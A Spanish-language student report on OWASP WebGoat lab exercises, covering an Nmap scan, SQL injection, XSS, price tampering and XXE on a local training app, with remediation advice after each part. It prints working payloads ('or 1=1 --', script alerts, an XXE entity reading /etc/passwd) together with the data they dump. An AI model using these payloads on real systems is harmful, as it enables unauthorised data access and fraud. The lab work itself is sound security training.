

Reconocimiento:

Realizamos un escaneo detallado de la máquina objetivo utilizando Nmap con el siguiente comando:

```
nmap -p 8080 -T3 -Pn -sC -sV -O -oA resultado_detallado_scan 127.0.0.1
```

Donde:

- **p 8080:** Especifica el puerto 8080 para el escaneo.
- **T3:** Establece la velocidad del escaneo en un nivel moderado.
- **Pn:** Ignora la detección de host y asume que el objetivo está activo.
- **sC:** Realiza un escaneo usando scripts de servicio predeterminados.
- **sV:** Detecta versiones de servicios.
- **O:** Intenta identificar el sistema operativo.
- **oA resultado_detallado_scan:** Guarda los resultados del escaneo en tres formatos: gnmap nmap y xml.

Resultados del Escaneo Nmap:

- **Puertos abiertos:** 8080 (HTTP-proxy).


```
PORT      STATE SERVICE      VERSION
8080/tcp  open  http-proxy
|_http-title: Site doesn't have a title.
|_fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.1 404 Not Found
|   Connection: close
|   Content-Length: 0
|   Date: Wed, 06 Dec 2023 11:43:17 GMT
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProg
Neg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns:
|   HTTP/1.1 400 Bad Request
|   Content-Length: 0
|_ Connection: close
```

- **Sistema Operativo:** Linux Kernel 2.6.32.

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
```

Detecciones Adicionales:

- **Lenguajes de Programación en la Aplicación Web:**
 - Lado del Servidor (detectado por Wappalyzer): Java.



- Lado del Cliente (detectado por Burp Suite): JavaScript (JS).



Tecnologías Detectadas:

- **Lenguaje del Lado del Servidor: Java**
 - *Evidencia:* Detección de patrones, encabezados HTTP y otras señales en Wappalyzer.
 - JavaScript frameworks:
 - Backbone.js 1.4.0
 - RequireJS 2.3.6 (Categorizado por Wappalyzer como framework, aunque es un cargador de módulos JavaScript)
- **Lenguaje del Lado del Cliente: JavaScript (JS)**
 - *Evidencia:* Detección a través del análisis en profundidad con Burp Suite.

Formatos de Intercambio de Datos:

- **Formato Preferido del Cliente:**
 - Accept: application/json, text/javascript, */*; q=0.01

Observamos que, aunque el sistema operativo es Linux y el lenguaje del lado del servidor es Java, no implica necesariamente que todos los intercambios de datos se realicen en formato Java. Es común utilizar JSON incluso en entornos Java para la transmisión de datos entre el cliente y el servidor.

Este informe proporciona una visión general de los aspectos clave detectados durante el escaneo inicial, resaltando la presencia del servicio HTTP-proxy en el puerto 8080, el sistema operativo Linux Kernel 2.6.32 y la identificación de JavaScript como lenguaje utilizado en la aplicación web.

A3 Injection – SQL injection (intro) – Apartado 10:

Campo de Inyección SQL:

- **Login_Count:**
- **User_ID:**

Explicación de la Inyección SQL: Al utilizar 0 como valor para **Login_Count** y **0 or 1=1** para **User_ID**, hemos identificado una vulnerabilidad de inyección SQL en ambos campos. Esta vulnerabilidad permite el acceso no autorizado a la base de datos mediante la manipulación de las consultas SQL generadas.

Resultados de la Prueba: Hemos confirmado la explotación exitosa de la vulnerabilidad al ingresar valores específicos en los campos mencionados. Al asignar 0 a **Login_Count** y aplicar **0 or 1=1** a **User_ID**, logramos eludir las condiciones de la consulta SQL y obtener acceso a toda la base de datos.

[Show hints](#) [Reset lesson](#)

➔ 1 2 3 4 5 6 7 8 9 10 11 12 13 ➔

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login_Count:

User_Id:

[Get Account Info](#)

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: `SELECT * From user_data WHERE Login_Count = 0 and userid= 0 or 1=1`

Soluciones Urgentes:

1. Validación Rigurosa:

- Implementar una validación rigurosa en la entrada de datos para garantizar que solo se acepten valores permitidos y se rechacen entradas maliciosas.

2. Filtrado de Entrada:

- Aplicar un filtrado de entrada para restringir y validar los caracteres permitidos en los campos de entrada, evitando así la manipulación maliciosa.

3. Parámetros de Consulta Parametrizados:

- Reescribir las consultas SQL utilizando parámetros de consulta parametrizados para prevenir inyecciones SQL.

Soluciones Aconsejables:

1. Implementación de Consultas Parametrizadas:

- Refactorizar todas las consultas SQL utilizando consultas parametrizadas o prepared statements para garantizar la seguridad y prevenir futuras inyecciones SQL.

2. Auditorías de Seguridad Periódicas:

- Realizar auditorías de seguridad periódicas para identificar y abordar posibles vulnerabilidades en el sistema.

3. Capacitación en Seguridad para Desarrolladores:

- Proporcionar formación continua a los desarrolladores sobre las mejores prácticas de seguridad, especialmente en relación con la prevención de inyecciones SQL.

Conclusión: La vulnerabilidad de inyección SQL detectada en los campos **Login_Count** y **User_ID** presenta un riesgo significativo para la seguridad del sistema. La implementación de soluciones urgentes y aconsejables es crucial para mitigar esta vulnerabilidad y fortalecer la integridad del sistema contra futuros ataques.

A3 Injection - SQL Injection (intro) - Apartado 11:

Hemos identificado una vulnerabilidad crítica de inyección SQL en el sistema que permite la exposición no autorizada de datos confidenciales mediante la manipulación de los campos 'name' y 'auth_tan'. Al realizar pruebas con datos específicos, hemos confirmado que la vulnerabilidad es explotable con facilidad.

Campo de Inyección SQL:

- **Employee Name:**
- **Authentication TAN:**

Explicación de la Inyección SQL: Al introducir ' or 1=1 -- en cualquiera de los campos, se logra manipular la consulta SQL para que siempre sea verdadera, permitiendo el acceso no autorizado a datos sensibles. Esta inyección SQL funciona de la siguiente manera:

- El nombre se establece como una cadena vacía (''), que cierra la cadena inicial.
- Luego, el operador OR introduce una condición que siempre es verdadera (1=1).
- El -- inicia un comentario, lo que hace que el resto de la consulta se trate como un comentario y se ignore.

Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (*if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category*). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like *SQL string injections* or *query chaining*.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.

More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data. Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = ' " + name + "' AND auth_tan = ' " + auth_tan + "';"
```

✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT | SALARY | AUTH_TAN |
|--------|------------|-----------|-------------|--------|----------|
| 32147 | Paulina | Travers | Accounting | 46000 | P45JSI |
| 34477 | Abraham | Holman | Development | 50000 | UU2ALK |
| 37648 | John | Smith | Marketing | 64350 | 3SL99A |
| 89762 | Tobi | Barnett | Development | 77000 | TA9LL1 |
| 96134 | Bob | Franco | Marketing | 83700 | LO9S2V |

(Observación: La vulnerabilidad de inyección SQL persiste incluso si uno de los dos campos ('Employee Name' o 'Authentication TAN') se mantiene vacío. Esto indica que la aplicación no realiza una validación adecuada y es propensa a la manipulación maliciosa, permitiendo que la inyección SQL tenga éxito con solo ingresar la cadena ' or 1=1 -- en uno de los campos.)

Soluciones Urgentes:

1. Filtrado de Entrada:

- Aplicar un filtro de entrada para validar y restringir los caracteres permitidos en las consultas SQL.

2. Escapado de Caracteres Especiales:

- Implementar funciones de escapado de caracteres especiales antes de incorporar datos en las consultas SQL.

3. Validación Rigurosa:

- Establecer una validación rigurosa de la entrada del usuario para permitir solo valores válidos.

Soluciones Aconsejables:

1. Consulta Parametrizada o Prepared Statements:

- Reescribir todas las consultas SQL utilizando consultas parametrizadas o prepared statements.

2. Validación de Tipo de Datos:

- Implementar una validación estricta del tipo de datos de entrada para prevenir errores y ataques.

3. Cifrado de Datos Sensibles:

- Considerar cifrar datos sensibles antes de almacenarlos en la base de datos.

4. Actualización de Versiones:

- Mantener las bibliotecas y marcos de trabajo actualizados para abordar vulnerabilidades conocidas.

5. Entrenamiento en Seguridad:

- Proporcionar formación continua a los desarrolladores sobre prácticas de seguridad y prevención de inyecciones SQL.

6. Revisiones de Código:

- Realizar revisiones periódicas del código para identificar y corregir posibles vulnerabilidades.

Impacto Potencial: Esta vulnerabilidad podría permitir a un atacante acceder y extraer información confidencial de la base de da

tos, comprometiendo la privacidad y seguridad de los usuarios.

Información injection SQL:

| USE- RID | FIRST_NAME | LAST_NAME | CC_NUMBER | CC_TYPE | COOKIE | LOGIN_COUNT |
|-------------|------------|---------------------------|---------------|---------|--------|-------------|
| 101 | Joe | Snow | 987654321 | VISA | | 0 |
| 101 | Joe | Snow | 2234200065411 | MC | | 0 |
| 102 | John | Smith | 2435600002222 | MC | | 0 |
| 102 | John | Smith | 4352209902222 | AMEX | | 0 |
| 103 | Jane | Plane | 123456789 | MC | | 0 |
| 103 | Jane | Plane | 333498703333 | AMEX | | 0 |
| 10312 | Jolly | Hershey | 176896789 | MC | | 0 |
| 10312 | Jolly | Hershey | 333300003333 | AMEX | | 0 |
| 10323 | Grumpy | youare- theweakestlink | 673834489 | MC | | 0 |
| 10323 | Grumpy | youare- theweakestlink | 33413003333 | AMEX | | 0 |
| 15603 | Peter | Sand | 123609789 | MC | | 0 |
| 15603 | Peter | Sand | 338893453333 | AMEX | | 0 |
| 15613 | Joesph | Something | 33843453533 | AMEX | | 0 |
| 15837 | Chaos | Monkey | 32849386533 | CM | | 0 |
| 19204 | Mr. | Goat | 33812953533 | VISA | | 0 |

| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT | SALARY | AUTH_TAN |
|--------|------------|-----------|-------------|--------|----------|
| 32147 | Paulina | Travers | Accounting | 46000 | P45JSI |
| 34477 | Abraham | Holman | Development | 50000 | UU2ALK |
| 37648 | John | Smith | Marketing | 64350 | 3SL99A |
| 89762 | Tobi | Barnett | Development | 77000 | TA9LL1 |
| 96134 | Bob | Franco | Marketing | 83700 | LO9S2V |


Conclusiones:

La información obtenida revela datos sensibles de usuarios y empleados, incluidos números de tarjetas de crédito, nombres, departamentos y salarios. Esta exposición de datos destaca la importancia de abordar de inmediato las vulnerabilidades de inyección SQL y fortalecer las medidas de seguridad en la aplicación.


A3 Injection - Cross Site Scripting - Apartado - Apartado 7:

En el siguiente ejercicio, hemos identificado una vulnerabilidad de XSS en el campo "Enter your credit card number:". Hemos realizado pruebas con los siguientes scripts:

Scripts Utilizados:



1. `<script>alert("Cazado")</script>`



2. `<script>console.log("Cazado")</script>`

Ambos scripts han demostrado ser efectivos. El script "alert" desencadena una alerta en la pestaña del navegador, mientras que el script "console.log" muestra el mensaje en la consola, accesible mediante la herramienta de desarrollo (F12).

Observación Adicional:

Durante el análisis de la aplicación, identificamos una vulnerabilidad en el manejo de parámetros en la solicitud GET. Al manipular los valores de los parámetros QTY1, QTY2, QTY3 y QTY4, específicamente estableciéndolos todos a 0, observamos que el valor final a la hora de pagar también se establece en 0. Esta manipulación de parámetros podría permitir a un atacante potencial afectar el costo final de la transacción.

response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

| Shopping Cart Items -- To Buy Now | Price | Quantity | Total |
|--|---------|----------|--------|
| Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry | 69.99 | 21 | \$0.00 |
| Dynex - Traditional Notebook Case | 27.99 | 1111 | \$0.00 |
| Hewlett-Packard - Pavilion Notebook with Intel Centrino | 1599.99 | 11111 | \$0.00 |
| 3 - Year Performance Service Plan \$1000 and Over | 299.99 | 2222 | \$0.00 |

Enter your credit card number:

4128 3214 0002 1999

Enter your three digit access code:

111

Purchase

Try again. We do want to see a specific JavaScript mentioned in the goal of the assignment (in case you are trying to do something fancier).

Thank you for shopping at WebGoat.

Your support is appreciated

We have charged credit card:4128 3214 0002 1999

\$1 84766335E7

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project

Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Log

Learn

Intercept HTTP history WebSockets history

Request to http://localhost:8080 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

1 GET /WebGoat/CrossSiteScripting/attack5a?QTY1=0&QTY2=0&QTY3=0&QTY4=0&field=4128-3214-0002-1999&field2=111 HTTP/1.1

2 Host: localhost:8080

3 sec-ch-ua: "Chrome";v="119", "Not?A_Brand";v="24"

4 Accept: */*

5 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

6 X-Requested-With: XMLHttpRequest

7 sec-ch-ua-mobile: ?0

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: cors

11 Sec-Fetch-Dest: empty

12 Referer: http://localhost:8080/WebGoat/start.mvc?username=francisco

13 Accept-Encoding: gzip, deflate, br

14 Accept-Language: en-US,en;q=0.9

15 Cookie: hjack_cookie=6165227476115594679-1701884612943; JSESSIONID=3v3xPMU_k_mIE6tA3VhS-53cb1D95errE69Glo

16 Connection: close

17

18

19

response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

| Shopping Cart Items -- To Buy Now | Price | Quantity | Total |
|--|---------|----------|--------|
| Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry | 69.99 | 21 | \$0.00 |
| Dynex - Traditional Notebook Case | 27.99 | 1111 | \$0.00 |
| Hewlett-Packard - Pavilion Notebook with Intel Centrino | 1599.99 | 11111 | \$0.00 |
| 3 - Year Performance Service Plan \$1000 and Over | 299.99 | 2222 | \$0.00 |

Enter your credit card number:

4128 3214 0002 1999

Enter your three digit access code:

111

Purchase

Try again. We do want to see a specific JavaScript mentioned in the goal of the assignment (in case you are trying to do something fancier).

Thank you for shopping at WebGoat.

Your support is appreciated

We have charged credit card:4128 3214 0002 1999

\$0.0

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project

Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Log

Learn

Intercept HTTP history WebSockets history

Request to http://localhost:8080 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

1 GET /WebGoat/service/LessonMenu.mvc HTTP/1.1

2 Host: localhost:8080

3 sec-ch-ua: "Chrome";v="119", "Not?A_Brand";v="24"

4 Accept: application/json, text/javascript, */*; q=0.01

5 X-Requested-With: XMLHttpRequest

6 sec-ch-ua-mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

8 sec-ch-ua-platform: "Linux"

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: cors

11 Sec-Fetch-Dest: empty

12 Referer: http://localhost:8080/WebGoat/start.mvc?username=francisco

13 Accept-Encoding: gzip, deflate, br

14 Accept-Language: en-US,en;q=0.9

15 Cookie: hjack_cookie=6165227476115594679-1701884612943; JSESSIONID=3v3xPMU_k_mIE6tA3VhS-53cb1D95errE69Glo

16 Connection: close

17

18

19

Soluciones Urgentes:

1. Validación del Lado del Servidor:

- Implementar una validación más estricta del lado del servidor para los parámetros de la solicitud GET, asegurando que los valores sean coherentes y válidos.

Soluciones Aconsejables:

1. Filtrado de Entrada:

- Aplicar un filtrado de entrada exhaustivo para evitar la ejecución de scripts no deseados en los campos vulnerables.

2. Contenido Seguro:

- Asegurar que el contenido dinámico generado por la aplicación se escape correctamente para prevenir ataques XSS.

Conclusión:


La identificación y corrección de estas vulnerabilidades son críticas para garantizar la seguridad de la aplicación y proteger la integridad de los datos del usuario. Se recomienda implementar las soluciones propuestas lo antes posible y realizar revisiones periódicas del código para abordar posibles vulnerabilidades adicionales.

A5 Security Misconfiguration - Apartado 4:

Detalle de la Vulnerabilidad:

En este contexto, se identificó una vulnerabilidad relacionada con la configuración de seguridad de la aplicación. La configuración inadecuada permitía la manipulación de ciertos campos XML. Específicamente, el campo en cuestión era:


```
<?xml version="1.0"?><comment> <text></text></comment>
```



Explotación de la Vulnerabilidad:

Mediante el uso de Burp Suite, intercepté las solicitudes y modifiqué el campo XML de la siguiente manera:


```
<?xml version="1.0"?> <!DOCTYPE comment [<!ENTITY xxe SYSTEM "file:///etc/passwd">]> <comment>
<text>tranchimy &xxe;</text> </comment>
```




Esta modificación introdujo una entidad externa (**xxe**) que apunta al archivo **/etc/passwd**. Dicho archivo contiene información sensible del sistema, y al realizar la solicitud, pude exfiltrar parte de su contenido.


Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.




John Doe uploaded a photo.
24 days ago






francisco 2023-12-06, 16:38:48

tranchimy root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin webgoat:x:1000:1000:/home/webgoat:/bin/bash




webgoat 2023-12-06, 15:32:31

Silly cat...



guest 2023-12-06, 15:32:31

I think I will use this picture in one of my projects.



guest 2023-12-06, 15:32:31

Lol!! :-).

Cambios Urgentes:

1. Configuración Segura del Analizador XML:

- Implementar una configuración segura del analizador XML para validar y filtrar rigurosamente la entrada XML y prevenir ataques de inyección.

2. Deshabilitar Resolución de Entidades Externas:

- Desactivar la resolución de entidades externas (External Entity Expansion) en el analizador XML para prevenir ataques similares.

Cambios Aconsejables:

1. Implementación de Listas Blancas:

- Utilizar listas blancas para especificar y permitir explícitamente los tipos de contenido aceptados.

2. Auditorías de Configuración:

